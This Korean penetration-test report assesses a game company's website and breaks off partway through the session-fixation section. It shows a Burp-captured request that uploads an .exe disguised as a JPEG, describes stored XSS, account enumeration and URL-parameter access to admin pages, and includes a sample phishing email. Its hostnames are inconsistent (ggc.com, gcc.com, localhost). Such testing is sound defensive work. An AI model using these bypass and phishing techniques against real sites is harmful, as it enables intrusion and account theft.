

취약점 진단 보고서

목차

취약점 분석 개요	3
◆ 개요	3
◆ 분석 대상 시스템	3
취약점 탐지 결과	4
◆ 탐지된 취약점 리스트	4
취약점 상세 분석	5
◆ A1-정보 노출	5
◆ A2-악성 콘텐츠	7
◆ A3-크로스사이트 스크립팅	9
◆ A4-약한 문자열 강도	11
◆ A5-불충분한 인증	13
◆ A6-불충분한 인가	14
◆ A7-세션 고정	16
◆ A8-자동화 공격	18
◆ A9-파일 업로드	20
◆ A10-데이터 평문 전송	21
◆ A11-쿠키 변조	22
보안 권고 사항 및 대응 방안	24
◆ A1-정보 노출	24
◆ A2-악성 콘텐츠	26
◆ A3-크로스사이트 스크립팅	27
◆ A4-약한 문자열 강도	28
◆ A5-불충분한 인증	30
◆ A6-불충분한 인가	32
◆ A7-세션 고정	33
◆ A8-자동화 공격	35

◆ A9-파일 업로드.....	36
◆ A10-데이터 평문 전송.....	37
◆ A11-쿠키 변조.....	39
CVSS 3.1 취약점 평가.....	40
◆ A1-정보 노출.....	40
◆ A2-악성 콘텐츠.....	40
◆ A3-크로스사이트 스크립팅.....	41
◆ A4-약한 문자열 강도.....	41
◆ A5-불충분한 인증.....	42
◆ A6-불충분한 인가.....	42
◆ A7-세션 고정.....	43
◆ A8-자동화 공격.....	43
◆ A9-파일 업로드.....	44
◆ A10-데이터 평문 전송.....	44
◆ A11-쿠키 변조.....	45

취약점 분석 개요

Introduction

◆ 개요

본 보고서는 GGC 게임사의 공식 홈페이지를 대상으로 보안 취약점을 분석하고, 식별된 취약점에 대한 설명과 그로 인해 발생할 수 있는 보안 위협을 정리하며, 효과적인 대응 방안을 제시하는 것을 목적으로 한다.

분석 과정에서는 웹 사이트의 보안성을 평가하기 위해 다양한 보안 도구와 기법을 활용하여 취약점을 식별하고 검증할 예정이다. 식별된 취약점이 실제로 악용될 경우 발생할 수 있는 보안 사고를 분석하고, 이를 방지하기 위한 보안 조치를 제안한다.

본 보고서를 통해 GGC 게임사의 홈페이지가 직면할 수 있는 보안 위협을 사전에 파악하고, 안전한 서비스 운영을 위한 보안 개선 방향을 찾고자 한다.

◆ 분석 대상 시스템

대 상 시 스 템	Good Game Company (GGC)	분 석 자	Team DevSecOps
분석사이트URL	http://ggc.com/	분 석 기 간	2025-02-03 ~ 2025-02-17
분 석 목 적	GGC 페이지 취약점에 대한 대응방안 도출을 위한 분석		
사 용 도 구	Burp Suite, OWASP ZAP, 개발자 도구, Kali linux 도구 등		
내 용	<ul style="list-style-type: none">● GGC 홈페이지 취약점 점검● 점검을 통해 발견된 취약점 정리● 각 취약점에 대한 대응방안 마련		

취약점 탐지 결과

Vulnerability Detection Report

◆ 탐지된 취약점 리스트

No	취약점	취약점 발생 URL
A1	정보 노출	http://gcc.com/login.php
A2	악성 콘텐츠	http://gcc.com/dashboard/upload.php?type=community
A3	크로스사이트 스크립팅	http://gcc.com/dashboard/upload.php?type=community
A4	약한 문자열 강도	http://gcc.com/login.php
A5	불충분한 인증	http://gcc.com/dashboard/upload_profile.php
A6	불충분한 인가	http://gcc.com/admin/edit_user.php?username= <username>
A7	세션 고정	http://gcc.com/dashboard/index.php
A8	자동화 공격	http://gcc.com/login.php
A9	파일 업로드	http://gcc.com/dashboard/upload.php?type=community
A10	데이터 평문 전송	http://gcc.com/login.php
A11	쿠키 변조	http://gcc.com/dashboard/upload.php?type=community

취약점 상세 분석

Vulnerability Analysis

◆ A1-정보 노출

취 약 점	웹 사이트 내 과도한 정보 노출
취약점 발생 URL	http://gcc.com/login.php
취약점 설명	
<div><div>html body div.container div.login-form form div.form-group input#loginPassword</div><div>Styles Computed Layout Event Listeners DOM Breakpoints Properties >></div><div><div>style: cssstyle.representation {accentColor: , addCrescentSymbols: , alignContent: , align</div><div>tabIndex: 0</div><div>tagName: "INPUT"</div><div>textContent: ""</div><div>title: ""</div><div>translate: true</div><div>type: "password"</div><div>useMap: ""</div><div>validationMessage: ""</div><div>▶ validity: ValidityState {valueMissing: false, typeMismatch: false, patternMismatch: fal</div><div>value: "testtest"</div></div></div> <div>웹 페이지 소스코드에 사용자가 입력한 비밀번호 값 노출</div>	
로그인 시도 시, 페이지 소스코드에서 입력한 비밀번호 값이 그대로 노출되고 있다. 이는 사용자가 공용 PC 에서 로그인 한 경우, 다음 사용자가 개발자 도구를 열어 이전 사용자의 비밀번호를 확인할 수도 있다.	
<div><div>1 POST /login.php HTTP/1.1</div><div>2 Host: 39.124.137.58:24497</div><div>3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0</div><div>4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</div><div>5 Accept-Language: en-US,en;q=0.5</div><div>6 Accept-Encoding: gzip, deflate, br</div><div>7 Content-Type: application/x-www-form-urlencoded</div><div>8 Content-Length: 52</div><div>9 Origin: http://39.124.137.58:24497</div><div>10 Connection: keep-alive</div><div>11 Referer: http://39.124.137.58:24497/login.php</div><div>12 Cookie: BEEFHOOK=kdmJAqS2jmwE9ISsbxW6jSmL60jg4s3M2NJsoUyDRfPeLoUw0Z4FqfcKkkAtbwPd44mD7cuSAXyGof7W; PHPSESSID=111rbmv8ia0ntqis2en6v0qe66</div><div>13 Upgrade-Insecure-Requests: 1</div><div>14</div><div>15 loginUsername=testtest&loginPassword=testtest&login=</div></div> <div>중요정보가 인코딩 되어있지 않음</div>	
Burp suite 프록시 도구를 사용하여 로그인 요청을 보면, 비밀번호가 평문으로 전송되고 쿠키값이 해싱되지 않은 채 노출되고 있는 것을 확인할 수 있다. 이는 세션 하이재킹(Session Hijacking) 위험이 있으며 중간자 공격에도 취약하다.	
<div><div>192.168.0.170:24497 내용:</div><div>존재하지 않는 사용자입니다.</div><div>확인</div></div> <div><div>192.168.0.170:24497 내용:</div><div>비밀번호가 일치하지 않습니다.</div><div>확인</div></div> <div>로그인 실패 시에 계정, 패스워드의 불일치 여부를 확인할 수 있다.</div>	

또한, 로그인 시도 시 DB 에 존재하는 ID 값을 입력하고 비밀번호를 틀릴 경우 비밀번호가 맞지 않다는 문구를 출력한다. 이에 따라 계정 존재 여부를 확인 할 수 있게 되며 무차별 대입 공격 (Brute Force Attack) 혹은 자동화 공격에 취약하게 된다. 그리고 다음과 같은 피싱 및 소셜 엔지니어링 공격에도 취약할 수 있다.

안녕하세요, **testuser123**님.

보안 강화를 위해 비밀번호 재설정이 필요합니다.

아래 링크를 클릭하여 변경해주세요:

<http://fake-security-update.com>

공격자가 피싱 사이트를 첨부한 이메일을 발송한다는 가정

◆ A2-악성 콘텐츠

취 약 점	파일 업로드의 취약점을 이용한 악성 콘텐츠 업로드
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취약점 설명	

작성가: testtest

게시판 선택: 커뮤니티

파일 첨부: Browse... No file selected. * 허용 파일: jpg, png, gif, pdf, doc, docx (최대 5MB)

오류 메시지: 39.124.137.58:24497
허용되지 않는 파일 형식입니다. (jpg, png, gif, pdf, doc, docx만 가능)

콘텐츠 삽입 및 파일 업로드 제한 필터링 적용 여부 점검하여,
허용된 확장자로 되어있는 파일만 업로드가 가능한 것을 확인

```

Request
Pretty Raw Hex
25 testtest
26 -----38653879503740974603376047693
27 Content-Disposition: form-data; name="board_type"
28
29 community
30 -----38653879503740974603376047693
31 Content-Disposition: form-data; name="upload_file"; filename="bad_content.exe"
32 Content-Type: image/jpeg
33
34 why download this exe file?
35
36 -----38653879503740974603376047693
37 Content-Disposition: form-data; name="file_url"
38
39
40 -----38653879503740974603376047693--
41
42

```

다른 확장자로 되어 있는 파일은 업로드가 불가능하지만,
Burp Suite Proxy 도구를 이용하여 확장자를 추가하거나 변경하여 업로드가 가능

게시물 보기

bad content

작성가: testtest 작성일: 2025-02-07 10:41:38 조회수: 1

bad content

첨부 파일: bad_content.exe

목록 수정


업로드 불가 파일인 exe 확장자 파일이 업로드 된 것을 확인 가능

일반적으로 문서 파일이나 이미지 파일만 업로드할 수 있도록 제한되어 있으며, 허용되지 않는 확장자의 파일은 업로드가 금지된다. 그러나 Burp Suite 와 같은 Proxy 도구를 이용한 중간자 공격을 통해 파일 확장자가 변조될 경우, 차단된 확장자의 파일도 업로드될 가능성이 존재한다.


이로 인해 서버 내에 exe 파일과 같은 취약점이 있을 수 있는 파일이 업로드될 위험이 있다. 또한, 서버 내에 백도어 파일이나 악성 코드가 침투할 가능성이 매우 높아진다.

◆ A3-크로스사이트 스크립팅

취 약 점	게시판 제목 필드 기반 크로스사이트 스크립팅 취약점
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취약점 설명	



작성 게시물 제목 입력란에 스크립트를 삽입하여 게시물 작성



게시판 페이지에서 확인 시, 사진과 같이 스크립트가 적용된 것을 확인할 수 있다.

웹 애플리케이션에서 입력 값 검증이 제대로 이루어지지 않아, 회원정보 변경, 게시판, 댓글, 자료실 등의 입력 필드에 악성 스크립트를 삽입할 수 있는 취약점이 발견되었다. 이러한 입력 값이 검증 없이 그대로 출력될 경우, 게시판 페이지에 삽입된 스크립트가 실행되어 피싱 팝업창을 출력하거나 사용자의 세션 쿠키를 탈취할 수 있다.

이 외에도 악성 사이트로 자동 리다이렉트하여 사용자에게 피싱 사이트 접속을 유도하거나 악성코드를 유포하는 등 다양한 피해를 입힐 수 있는 문제가 존재한다.

게시판

39.124.137.58:24497/dashboard/games.php?type=community

39.124.137.58:24497 내용:
당신의 개인정보가 해커에게 전송되었습니다.
010-xxxx-xxxx로 5만원을 보내십시오.

확인

공지사항 커뮤니티

검색어를 입력하세요



검색

번호	제목	아이디	작성일	조회수	작업
102	Click me	testtest	2025-02-07 10:46:12	8	삭제 수정
100	file upload test	testtest	2025-02-07 10:10:35	1	삭제 수정
96	PHP RE TEST	RedRYAN	2025-02-06 18:24:54	10	삭제 불가 수정
95	SSRF	testtest	2025-02-06 11:22:32	11	삭제 수정

게시물 제목에 삽입된 스크립트를 통해 게시판 페이지에 접속하면 출력되는 팝업창

이를 방지하기 위해, 모든 사용자 입력 값에 대한 철저한 필터링을 적용하고, 사용자 입력 값이 렌더링 될 때 스크립트가 실행되지 않도록 입력 값 검증 및 출력 시 인코딩 처리가 필요하다.

◆ A4-약한 문자열 강도

취 약 점	로그인 페이지 무차별 대입 공격(Brute Force) 및 계정 탈취 취약성
취약점 발생 URL	http://gcc.com/login.php
취약점 설명	
 <p>회원가입 페이지에서 암호 정책 확인</p> <p>패스워드 정책이 적용되어 있으나, 특수문자 및 대소문자 지정 규칙이 없고 최소 8자 길이만을 요구하고 있어 패스워드 정책이 매우 취약하다. 이는 간단한 사전 단어를 이용한 무차별 대입 공격(Brute Force)이나 사전 대입 공격(Dictionary Attack)에 쉽게 노출될 수 있다.</p> <p>또한, 자주 사용되는 계정명(admin, root 등)이 관리자 계정명이 아님에도 불구하고 유저가 임의로 해당 계정명을 사용하여 계정을 생성할 수 있어 무차별 대입 공격의 타겟이 될 위험이 존재한다.</p>  <p>임의의 아이디와 비밀번호 입력</p>	

192.168.0.170:24497 내용:

존재하지 않는 사용자입니다.

확인

192.168.0.170:24497 내용:

비밀번호가 일치하지 않습니다.


확인

로그인 실패 시에 계정, 패스워드의 불일치 여부를 확인할 수 있다.

더불어 로그인 실패 시에 사용자 계정 및 비밀번호 불일치 여부가 구체적으로 표시되고 있다. 예를 들어, '존재하지 않는 사용자입니다.' 또는 '비밀번호가 일치하지 않습니다.'와 같은 오류 메시지를 제공하여 공격자가 특정 계정이 존재하는지 여부를 확인할 수 있는 정보 노출 취약점도 발생하고 있다. 이러한 정보는 계정 탈취를 시도하는 공격자에게 유용한 단서를 제공하게 되므로, 보안상 위험도가 높다.

◆ A5-불충분한 인증

취 약 점	중요 정보 페이지 접근 시, 추가 인증 절차의 부재
취약점 발생 URL	http://gcc.com/dashboard/upload_profile.php
취약점 설명	



중요 페이지 접근 시 2 차 인증 절차가 없어 보안상 취약점 존재


중요 정보(예: 개인정보 변경, 프로필 수정) 페이지 접근 시, 사용자가 추가적인 본인 인증 없이 기존 로그인 세션만으로 접근이 가능하다. 이는 민감한 데이터에 대한 유효성 검증 및 본인 확인 절차 과정인 재인증 보안 절차가 부족하다. 불충분한 인증의 취약점은 공격자가 세션을 탈취하거나 URL 을 직접 요청하여 인가받지 않은 페이지에 접근함으로써 민감한 정보 유출 및 데이터 변조를 유발할 수 있다.

재인증 요구의 결여는 URL 조작을 통해 관리자 페이지 혹은 다른 민감한 페이지로 접근이 가능할 수 있다. 이는 권한 검증이 부족하거나 누락된 경우에 발생하며, 인증된 세션만으로 모든 중요 페이지 접근이 허용되는 문제가 발생한다.


공격자가 이를 악의적으로 활용하여 사용자의 정보를 무단으로 열람하거나 유출 혹은 변경할 가능성이 농후하다. 만약 관리자 권한이 탈취된다면 그에 따른 시스템 통제나 변경 및 서비스 마비가 발생할 수 있다. 또한, 사용자로 하여금 사이트에 대한 신뢰 저하와 가치 손실, 사용자와 관리자 모두 경제적 손실을 야기하는 보안 취약점이다.

◆ A6-불충분한 인가

취 약 점	불충분한 인가로 인한 관리자 페이지 접속
취약점 발생 URL	http://ggc.com/admin/edit_user.php?username=<username>
취약점 설명	



일반 사용자 계정으로 로그인 후, 주소의 파라미터 값을 조작하여 관리자 페이지에 접근 시도




URL의 username 값을 adsupermin으로 변경하여 접근 시도

일반 사용자 계정으로 로그인 후, 주소의 파라미터를 조작하여 관리자 페이지로 접근을 시도할 수 있다. 이때, username이라는 파라미터를 사이트에서 사용하는 관리자 값인 'adsupermin'으로 변경한다. 이러한 시도를 통해 해당 사이트가 사용자의 권한을 제대로 확인하는지 알 수 있다.

파라미터 값 변조를 통해 관리자 페이지에 접근

사용자의 권한을 제대로 확인하지 않으면 URL의 파라미터 조작만으로 관리자 페이지에 접근이 가능해진다. 이는 인증(Authentication)은 되지만, 인가(Authorization)가 제대로 이루어지지 않은 경우로, 악의적인 사용자가 관리자 권한을 우회해 중요 데이터를 수정하거나 시스템을 제어할 수 있다.



관리자 페이지에서 사용자 정보 수정 시도 시의 화면

관리자 페이지 접근 후, 일반 사용자가 이름 수정 등의 중요한 기능을 수행할 수 있는지 확인하고, 이를 통해 관리자 전용 페이지, 개인정보 수정, 중요 기능 수행 페이지, API 엔드포인트에서 권한 검증이 제대로 이루어지는지 확인할 수 있다. 관리자 페이지에 접근하여 관리자 사용자의 정보 수정을 시도했으나, 관리자 권한을 획득하지 못하여 정보수정에 실패한다. 권한 없는 페이지에서는 접근과 타 사용자 정보 조회는 가능하지만, 타 사용자의 정보 수정 및 관리자 권한 획득은 불가능하다.


◆ A7-세션 고정

취 약 점	세션 고정
취약점 발생 URL	http://localhost:3000/#/login
취약점 설명	

